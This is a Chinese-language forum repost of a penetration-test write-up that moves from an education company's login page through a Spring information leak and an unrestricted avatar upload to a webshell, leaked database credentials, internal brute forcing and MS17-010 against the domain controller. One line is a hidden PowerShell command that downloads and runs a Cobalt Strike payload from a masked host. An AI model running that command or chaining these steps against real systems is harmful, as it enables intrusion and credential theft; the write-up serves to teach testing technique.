|
. ~, S) [+ M w+ m0 V7 |
这次渗透是一个从0到1,从外网到拿下域控的实战过程,希望可以给大家一些思路
4 F% _/ M: J, |7 E 3 k8 r8 g, ?2 b4 K) Z
: k7 c5 F' Z& p. x Q. R
; E: W+ \4 r" e; N' d- T 5 C) R( n7 I+ |1 X+ Q6 u
0 j2 b% p8 H/ D4 R) b0 J1 }3 m
正文1 t! s0 a) i' K; S6 q6 l
* J2 B q' G- A; b' l
& ^; P' E2 z& K% w; t
. Y" Z$ w/ @5 J6 q. r. e
0 e* ]( j* i0 D8 P0 A+ {4 ` @! o; F% a% K% X1 W
目标:www.xxxx.com(一家教育机构)
7 o3 h/ i& _+ ]+ x打开是一个登录框,只能是手机号+密码或者手机号+验证码且并未开放注册功能
1 b/ U; H& M/ p* v' [" |- D j4 ~) v
/ [; a5 b" |+ _8 P$ |- L5 g8 J
+ l: ^5 Q0 U" S$ F" e3 Y: `  ' g% K+ p# f% j
$ w& L5 [, L* W; h$ H. J% {$ C- k& m
进行了简单的信息搜集
$ j; {6 c1 M2 R9 Y; x- w. l( s- \' r
, \$ s- X: P" N& t H' j' U* p
8 |- g$ U* Q6 r# s2 G
4 R9 b( ?4 l- r3 }; ~3 ~. p3 h* n, z6 n4 H% y, c, o
子域名搜集6 U9 w* i% a( b5 q
4 f+ `2 v. p ~* R
8 E- g* e9 y) V  # Z$ V u8 U- g6 w
2 F+ ]" A; Q/ o; o# C% y
+ w) I9 g- r1 U% i fofa找资产
6 o- q5 C/ r/ u
, M- `0 i" z8 p: |- D0 }: ]
9 D: n5 E; S1 A8 A
1 A+ ], j! \: e* Z6 W7 I6 i
* H0 O( A5 S; a2 C/ Z, H  6 U6 O5 r0 m# @: z ) ]: G \* A/ B
% d: V7 X- d- S& e" A$ H 一共七个资产。去重之后只有两个。
3 h C7 m& l% V _1 C. t; E
/ |6 U, M8 Z. |8 |3 o
8 |# P" W7 c. i: f7 l
' J( x' A' k( T$ E" l( Y& P
" ?6 b- {7 M7 g: ] 目录探测
5 w. F6 ?3 ?' C* l8 Y
) y& Y+ x: X* w! h8 |7 O" L; {* b" E$ a
 - ?" }( `! w: S" q
9 Y- | U2 m' x! d2 q/ A
! b$ u& `" e- D+ y8 M7 E 我尝试了暴力枚举,看有没有弱口令之类的,然而并没有
2 |/ l* Z! f, G. Q+ ^
+ N; s+ l: t* o9 {( v% k
/ L. d6 y: b# m+ @ 4 n2 \+ n; F4 N- e; `1 `) d, D
! h/ l2 b& S- x1 D- ]3 N 我又尝试了通过修改返回包来绕过登录界面0 B3 y' @- @( a) ^' T
! v) N, C( r! j7 u6 b2 b
" `) Z; N; |! R
 9 R* _( l. O, q 6 R2 o, u9 E+ J0 F# S; Z
* z) Z! y' m8 ~' e: A6 d6 n! U' K: B
还是不行,尝试注入无果9 {' n; K% S( [% C! Z" A, ^
; u b l% m4 s0 h/ C- @& {
8 ], `9 c; w; s5 V; F: M j
 " q' s% G' B7 F- O1 X . K% s; a! z" _" X' y/ X
2 j. ~9 ?8 o% s" R$ z 不过我目录探测出了一处Spring信息泄露
; u+ N4 z3 G1 \% n
K5 P; h0 F9 G/ u3 \7 G! a
6 O9 f* ]/ R2 G
# E! g+ r" k0 q5 L5 {. k
# }# X( S+ n% _ Y
 4 R; \% }5 }; N& L7 Z & _/ I8 P; j* m! M p$ A5 l
1 M6 P/ z8 F. ?# C+ x 尝试Spring RCE无果,想通过trace目录下替换cookie实现登录,但是发现删除了这个目录
, k X! q# | j' `# N% g+ q% J3 N1 m
+ N% V- y- }+ K7 C' k, c( H9 A& [1 z2 W5 k g# q
 / F5 ~7 M8 i" T & z+ M3 Z7 I" D4 z/ z2 b
3 V# s/ j7 Q! w8 _; J v 后对公众号进行了简单的信息搜集,针对公众号搜集时,尽量找后面认证过的进行渗透。0 X8 m p! E h; F& U
9 M9 p- R" r( x" v. ?# h k
5 \$ L% a" S5 C+ h, a; t  ( g0 F3 ^' W1 y1 S; u
0 y8 U8 B$ i6 Z" `1 L. \" A2 e, J' t& A- l1 [. O- f% ?" }
获取有些师傅到这一步就手机抓包电脑测了。
5 O3 N% t/ ~' b& s
, l5 I9 F9 I% R7 U3 T- C! J$ h" ? h. x0 }3 X2 g; }- B
Windows新版微信可以抓取公众号和小程序的包,只需要把IE代理配置一下即可。. p, X3 x& X2 E- n! I Z4 y
" t( @3 D: `" E' I; d
9 z1 I5 m$ g/ C% g 其中在一个公众号发现了小程序,可以进行注册。
, F/ n" O. g7 K$ p+ d' r% d/ z
" }: o0 j7 C5 W- P
( w3 _2 U. Z1 h V2 U* { 看到了头像上传,尝试上传获取WebShell$ l3 l2 s% y; t# l w3 R& M* H
! ?- u( I1 ^4 m( f& [1 D- w
0 ?4 w3 H1 t& R" L" i! S3 j  , l3 C/ A/ E9 s+ R, e' ~# }$ X0 s) s & n+ F- l( u, r- u# Z6 c* E
) c% e7 D$ D: f! {9 w

未做任何限制成功GetShell,上了冰蝎马,目录没权限访问
+ `. w% S! G0 \5 r' P7 V ; e& w8 Q$ o3 Q+ Q6 k# h) z
0 G- j! X+ t" u! L6 D# R
 - P% w, D7 [4 N9 K9 O( r2 y
( S* K. J: F. D2 X2 I z, P. n3 u6 T; k8 ~8 V$ K, J1 T

然后上了大马: J5 t1 m" D: v
$ {' g4 _: ^3 b- O5 \- b) ]
+ \4 V% m6 }% U* E# s- R
 $ V3 @8 ^6 k# ^0 g( R1 `8 M8 K- z
+ f+ Q, z& q9 V. a: r1 R# L; ~9 g q. ?' P; w) ]. o9 g) r
 1 k; q( D- S" c7 J J* `% d& e5 h8 s9 W3 c& H9 }
3 n# \" S1 P+ M! ]
通过翻找文件发现数据库账号密码
2 v7 H- h G3 A- J9 g5 { } . L- `. ?- Z; a/ l) L4 H4 ?/ b
* [6 u+ U. q: s+ n/ _8 X, |: u
 : e, s/ i3 [& Y+ a. E$ g( l 8 ]8 Q6 |1 m# k: i) s( O
# P3 U/ |3 Y1 t: c. w# b7 i
--内网渗透; a; b# A; C, g& G4 I3 |1 W% T
* i- R6 o2 w+ T2 F7 x, m* i
; j5 Q j9 A, x2 w5 v; _ 直接通过powershell执行 cs上线: q! Q' W1 z! P! A
. ^2 J) B; [ n& B; A/ q% Q& ]) C, j+ M
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://xxxxxxxxxxxxx/a'))"
2 D; t% g$ ~" R ; C# g& L. u: r) {% m* M% g3 L. R8 x
# h( \1 O q0 U( ]+ y4 g2 U
 - h- _9 g# P& b1 z9 ` H
" `. _0 Y! D: Q( Q5 b9 L
! C C* Q& X1 J6 r- P. {( R 进入内网后,简单的进行一波信息收集,寻找域控并对服务器段进行弱口令爆破
; O( J! E9 Z, ~& b' W: e* K( O. u3 ^ 3 \; O' y1 U# ^ a' R- A2 z8 \
* o4 x1 \; L* d. ~% B% C) c  : e$ O# f! P7 t7 w & M* w6 ^1 j; I9 n% E% `$ X
' T/ q' [3 p k- I# Q 登录爆破出来的服务器,发现多网卡且存在逻辑隔离。
0 e. E3 r: n. c c T
( }0 n: s7 M b
& O/ t M2 V8 B4 m" o. ?1 o4 h, v: |* T$ }. ?+ t/ G% c9 n
* V% m6 y% k7 E' B' S! M3 U+ X$ t
" y5 v; i- @1 p3 t6 N/ j1 M
 ( o' J! k! z k6 w
1 P5 I& Q( [ n4 z# W7 f$ }6 g- b! Z4 E1 ?

通过跳扳机能通域控,发现域控server2008且存在ms17010,直接一把梭
K3 \5 j. Q( v8 G, {
0 l8 p5 N4 X& V' Q7 s, p, y" J' U y. _0 D4 Z; ~! q/ C2 N) B
3 s+ T% R" C1 X! ?/ p4 l1 X" |3 b; Q* o7 p' q' Z4 ~' K
 5 O3 [4 g, c* A6 m' C" V% o . X! K- x. r2 j1 z6 S1 j
1 D0 @/ W) b% r+ u, L
5 o4 j% O/ b9 D
3 b# ?. N8 f- O, X' Y( [
0 l, x! ?0 Y8 |1 u * [+ |; e$ `) a2 P5 I6 X
/ ^4 D$ ?$ {8 R( X & e$ T9 }( l1 b; v& N6 b
- w n; [2 y& _# d6 }9 E
0 c8 M: h7 d8 d- F 小结, @' m+ m' x7 u3 g n; U8 {4 `
* u' m1 \" x# D2 h& {) |
0 P$ P4 \: M& s/ y W: f ) c3 E5 z$ w* y U* A6 m. l
+ M: W8 a3 V/ F: C2 F+ M3 F
" L* D9 B" }! k4 K4 L$ e' Z
在渗透测试过程中,信息收集很重要,细心和耐心也是不可缺少的,总得来说,这次的渗透测试总的来说比较顺利,希望可以给大家带来一些思路!: y m: x- k/ j8 @9 T! Z9 y6 u
6 [3 G! d7 n6 M' Q6 k/ T
% G. V0 u# o( j4 u0 s+ x: g
; W3 F( t; `- F! J* m+ a* w
, h. P. E( i1 E* d% O- X2 \) n1 ^
+ m* }3 a+ Q+ D" g* T$ Q) B -
- l2 D- c# {. B# ^# w( h) x & @' `& Q y* M
8 Z. y& g# n$ w$ e$ u -
5 G a) |# L- y3 A
' A0 {6 k `- B* e
; x2 E. m0 H' S. e/ D( W
; o# ]$ p# _9 g- j- m& V: U0 e/ E4 j0 `! F
作者:Xm4FDf转载自:https://bbs.ichunqiu.com/thread-57879-1-1.html
k( g2 l. ]$ I% ?2 Z% I9 M& e
6 s0 P- |7 J/ V5 [5 j6 N2 g/ @9 }/ {+ k- s2 J
* B' g; g# A R4 Z# j | 


 发表于 2024-3-1 19:41:32

 收藏
 支持
 反对